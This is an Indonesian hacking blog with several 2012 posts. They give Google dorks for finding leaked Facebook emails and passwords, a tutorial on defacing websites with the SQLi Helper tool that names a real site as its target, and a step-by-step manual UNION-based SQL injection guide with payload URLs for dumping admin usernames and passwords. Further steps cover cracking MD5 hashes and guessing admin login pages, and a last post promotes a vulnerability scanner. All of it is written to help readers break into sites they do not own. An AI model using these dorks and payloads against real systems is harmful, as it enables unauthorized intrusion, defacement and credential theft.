Sabtu, 22 September 2012

Dork Email & Password Facebook

Posted by Unknown 18.06, under , | 2 comments

Dork Email & Password Facebook | Jogjakarta-Cyber4rt Selamat Pagi. hari ini aku pengen ngasih dork buat tau email & password facebook. ini dork nya :

intext:charset_test=€,´,�,�,?,?,?
dan
filetype:txt intext:charset_test=

kalian juga bisa tukar dork itu mnjadi lbih kreatif agar lebih mudah buat dpt email & pswrdnya.
[butuh kesabaran dan ketelitian]

Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7

Posted by Unknown 07.01, under | No comments

Jogjakarta-Cyber4rt - Ada tutorial hacking website lagi nihlumayan SQL Injection. kalo belum tau cara manualnya baca ini dulu Cara Hacking Website Dengan Teknik SQL Injection :D

Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7
Yang pertama dan wajib ada yaitu Toolsnya:

Langkah kedua adalah mencari website yang vulnerabillity ( terdapat celah keamanan ), Lah carinya dimana? gampang sob, cari aja di Google :D ada banyak disana. Akh males nyarinya, yaudah nih aku kasih dorknya aja biar lebih mudah. Caranya? caranya masukan dork dibawah ini ke mesin pencarian Google, nanti muncul seribu satu macam website yang sama, nah tinggal kamu pilih satu-satu, cari yang vuln ( terdapat celah keamanan ), OK.

Google Dork SQL Injection

  • inurl:index.php?id=
  • inurl:trainers.php?id=
  • inurl:buy.php?category= 
  • inurl:article.php?ID= 
  • inurl:play_old.php?id= 
  • inurl:games.php?id= 
Maka akan muncul seribu satu macam website yang url-nya mirip seperti yang saya contohkan diatas. Sebenarnya masih banyak script atau dork SQL yang bisa kita dapatkan di internet. Nanti di artikel berikutnya, saya akan coba memberikannya secara lengkap untuk sobat.

Langkah ketiga, Sebelum memulai attacking kita harus menemukan website yang bisa dihack ( vulnerabillity ). Dari ribuan website dari dork yang saya berikan diatas, belum tentu salah satunya yang bisa dihack. Untuk mengetahuinya kita harus memberi tanda petik di akhir alamat website.
Contohhttp://www.wheelieboymotorsports.com/product_detail.php?pid=316 menjadi http://www.wheelieboymotorsports.com/product_detail.php?pid=316'Jika terdapat tulisan

  • Query failed.You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'1 ORDER BY lastname' at line 1 SELECT * FROM person_old WHERE id=\'1 ORDER BY lastname. Atau Sebagainya yang mirip.
Berarti Website tersebut bisa dihack ( vuln )
Copy Url yang sobat dapatkan tadi ke kolom target.
Contoh: http://www.wheelieboymotorsports.com/product_detail.php?pid=316. ( tidak pakai tanda petik )



Kemudian klik Inject. Maka secara otomatis tools akan memeriksa ulang apakah url tersebut vuln atau tidak, versi database, supports union, dll. Jika Inject berhasil akan muncul tampilan seperti ini.


Kalau sudah klik Get Database.
*Di contoh muncul 2 Database name. Information schema dan natural. Pilih database selain Information schema. Seperti contoh dibawah, saya memilih database natural. Selanjutnya klik Get Tables.


Akan muncul beberapa list Tables yang ada. Sekarang tugas kita tinggal mencari tabel yang berisikan username dan password administratornya. Biasanya nama tabelnya tidak jauh-jauh dari admin_user, admin_login, atau apapun yang berbau informasi login admin.


Langkah Keempat, Kolom SQL
Jika sudah pilih User kalian klik get Coloumns.
Di Coloumns block yang usr_login dan usr_pass atau user_name dan password_admin lalu klik Dump Now.


Setelah itu akan muncul tampilan seperti ini


Pilih salah satu dari user login dan user password tersebut.
Ada yang aneh? Password yang ditampilkan bentuknya kok seperti ini ya?

  • 987d29241cc4f2a7465f2d9356ab3615
  • 987d29241cc4f2a7465f2d9356ab3615
Langkah Kelima, MD5 Password
Password tersebut dienkripsi dengan menggunakan metode MD5. Jadi kita harus menterjemahkan kode tersebut menjadi password yang sebenarnya. Nah, bagaimana caranya?

Caranya cukup mudah, buka saja situs MD5 Crack, lalu masukkan kode tersebut dikotak penelusuran. Berdo'a saja password yang sobat dapatkan tersebut cukup lemah, sehingga bisa dipecahkan dengan metode Bruto Force. Setelah sobat masukkan, lalu klik Crack hash baby.

Selesai. sekarang cari halaman login atau adminnya.
Ada beberapa halaman login yang bisa sobat pakai ( coba satu-satu )

  • http://target.com/admin1.php/
  • http://target.com/admin1.html
  • http://target.com/admin2.php
  • http://target.com/admin.php
  • http://target.com/controlpanel/
NOTE - Bagi yang PC nya kedetect virus atau takut PC nya kena virus, bisa pake sandboxie biar lebih aman Click Here

Sekian postingan saya kali ini tentang Cara Deface Website Dengan Menggunakan Tools SQLi Helper 2.7 , mungkin bagi yang belum tau teknik SQLi Injection cara diatas masih sangat sulit untuk dipahami, tapi saya yakin dengan latihan dan ketekunan pasti akan sobat akan paham.

Cara Hacking Website Dengan Teknik SQL Injection

Posted by Unknown 05.23, under , | No comments

Pengertian SQL Injection, SQL Injection adalah sebuah aksi hacking yang dilakukan diaplikasi client dengan cara memodifikasi perintah SQL yang ada dimemori aplikasi client dan juga merupakan teknik mengeksploitasi web aplikasi yang didalamnya menggunakan database untuk penyimpanan data.


Yang perlu diketahui sebelum melakukan SQL Injection pada MySQL:
karakter: ' atau -
comments: /* atau --
information_schema untuk versi: MySQL versi 5.x , tidak support untuk MySQL versi 4.x

[ Step 1 ]
  • Carilah target
    Misal: [site]/berita.php?id=100

    Tambahkan karakter ' pada akhir url atau menambahkan karakter "-" untuk melihat apakah ada pesan error.
    contoh:
    [site]/berita.php?id=100' atau
    [site]/berita.php?id=-100
    Sehingga muncul pesan error seperti berikut [ masih banyak lagi ]
[ Step 2 ]
  • Mencari dan menghitung jumlah table yang ada dalam databasenya...
    gunakan perintah: order by

    Contoh:

    [site]/berita.php?id=-100+order+by+1-- atau
    [site]/berita.php?id=-100+order+by+1/*

    Ceklah secara step by step (satupersatu)...
    Misal:

    [site]/berita.php?id=-100+order+by+1--
    [site]/berita.php?id=-100+order+by+2--
    [site]/berita.php?id=-100+order+by+3--
    [site]/berita.php?id=-100+order+by+4--

    Sehingga muncul error atau hilang pesan error...
    Misal: [site]/berita.php?id=-100+order+by+9--

    Berarti yang kita ambil adalah sampai angka 8
    Menjadi [site]/berita.php?id=-100+order+by+8--
[ Step 3 ]
  • untuk mengeluarkan angka berapa yang muncul gunakan perintah union
    karena tadi error sampai angka 9
    maka: [site]/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--

    ok seumpama yg keluar angka 5

    gunakan perintah version() atau @@version untuk mengecek versi sql yg diapakai masukan perintah tsb pada nagka yg keluar tadi
    misal: [site]/berita.php?id=-100+union+select+1,2,3,4,version(),6,7,8-- atau
    [site]/berita.php?id=-100+union+select+1,2,3,4,@@version,6,7,8--

    Lihat versi yang digunakan se'umpama versi 4 tinggalkan saja karena dalam versi 4 ini kita harus menebak sendiri table dan column yang ada pada web tersebut karena tidak bisa menggunakan perintah From+Information_schema..

    Untuk versi 5 berarti anda beruntung tak perlu menebak table dan column seperti versi 4 karena di versi 5 ini bisa menggunakan perintah From+Information_schema..
[ Step 4 ]
  • Untuk menampilkan table yang ada pada web tersebut adalah
    perintah table_name >>> dimasukan pada angka yangg keluar tadi
    perintah +from+information_schema.tables/* >>> dimasukan setelah angka terakhir

    Code:

    [site]/berita.php?id=-100+union+select+1,2,3,4,table_name,6,7,8+from+information_schema.tables--

    Se'umpama table yang muncul adalah "admin"
[ Step 5 ]
  • untuk menampilkan semua isi dari table tersebut adalah
    perintah group_concat(table_name) >>> dimasukan pada angka yang keluar tadi
    perintah +from+information_schema.tables+where+table_schema=database() >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(table_name),6,7,8+from+information_schema. ​tables+where+table_schema=database()--
[ Step 6 ]
  • Perintah group_concat(column_name) >>> dimasukan pada angka yang keluar tadi
    perintah +from+information_schema.columns+where+table_name=0xhexa-- >>> dimasukan setelah angka terakhir

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0xhexa--

    Pada tahap ini kamu wajib mengextrak kata pada isi table menjadi hexadecimal yaitu dengan cara mengkonversinya
    Website yg digunakan untuk konversi :

    http://www.v3n0m.net/ascii.htm

    Contoh kata yang ingin dikonversi yaitu admin maka akan menjadi 61646D696E

    [site]/berita.php?id=-100+union+select+1,2,3,4,group_concat(column_name),6,7,8+from+information_schema ​.columns+where+table_name=0x61646D696E--
[ Step 7 ]
  • Memunculkan apa yang tadi telah dikeluarkan dari table yaitu dengan cara

    perintah concat_ws(0x3a,hasil isi column yg mau dikeluarkan) >>> dimasukan pada angka yg keluar tadi
    perintah +from+(nama table berasal) >>> dimasukan setelah angka terakhir

    Contoh :

    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,hasil isi column),6,7,8+from+(nama table berasal)--

    Contoh kata yang keluar adalah id,username,password

    Contoh :

    [site]/berita.php?id=-100+union+select+1,2,3,4,concat_ws(0x3a,id,username,password),6,7,8+from+admin--
[ Step 8 ]
  • Tahap terakhir mencari halaman admin atau login.
Sekian postingan saya kali ini tentang Cara Hacking Website Dengan Teknik SQL Injection, tutorial hacking yang lain akan menyusul, Jadi mampir terus kesini ya :D

Cara mencari kelemahan website/situs

Posted by Unknown 05.03, under , | No comments

Cara mencari kelemahan website/situs | Jogjakarta-Cyber4rt
Kali ini saya akan berbagi tools untuk menguji dan mencari kelemahan website/situs, WebCruiser Web Vulnerability Scanner Enterprise v2.5.0, adalah sebuah perangkat lunak yang khusus dirancang untuk tujuan ini.
sayapun masih belajar menggunakan ini..jadi mari kita sharing hasilnya :)


WebCruiser Web Vulnerability Scanner adalah sebuah perangkat lunak penetrasi web yang efektif dan kuat yang akan membantu kita dalam mengaudit website/situs, juga memiliki scanner kerentanan dan sengkaian alat keamanan.
Mendukung pemindaian situs POC (Proof of concept) kerentanan situs seperti: SQL Injection, Cross Site Scripting, XPath Injection dll. juga, WebCruiser juga adalah sebuah alat SQL injection otomatis, XPath injection tool, dan Cross Site Scripting tool!
Apa itu WebCruiser?, WebCruiser adalah alat untuk:
  • SQL Injection Tool pertama untuk Windows 7, Windows Vista
  • Web Vulnerability Scanner
  • SQL Injection Scanner
  • Cross Site Scripting Scanner
  • XPath Injection Scanner
  • Automatic SQL Injection Tool (POC)
  • Cross Site Scripting Tool (POC)
  • XPath Injection Tool (POC)
  • Post Data Resend Tool
Fitur Webcruiser:
  • Crawler(Site Directori dan File)
  • Vulnerability Scanner: SQL Injection, Cross Site Scripting, XPath Injection dll.
  • SQL Injection Scanner
  • SQL Injection Tool: GET/Post/Cookie Injection POC(Proof of Concept)
  • SQL Injection for SQL Server: PlainText/Union/Blind Injection
  • SQL Injection for MySQL: PlainText/Union/Blind Injection
  • SQL Injection for Oracle: PlainText/Union/Blind/CrossSite Injection
  • SQL Injection for DB2: Union/Blind Injection
  • SQL Injection for Access: Union/Blind Injection
  • Post Data Resend
  • Cross Site Scripting Scanner and POC
  • XPath Injection Scanner and POC
  • Auto Get Cookie From Web Browser For Authentication
  • Report Output.
Download WebCruiser Web Vulnerability Scanner Enterprise v2.5.0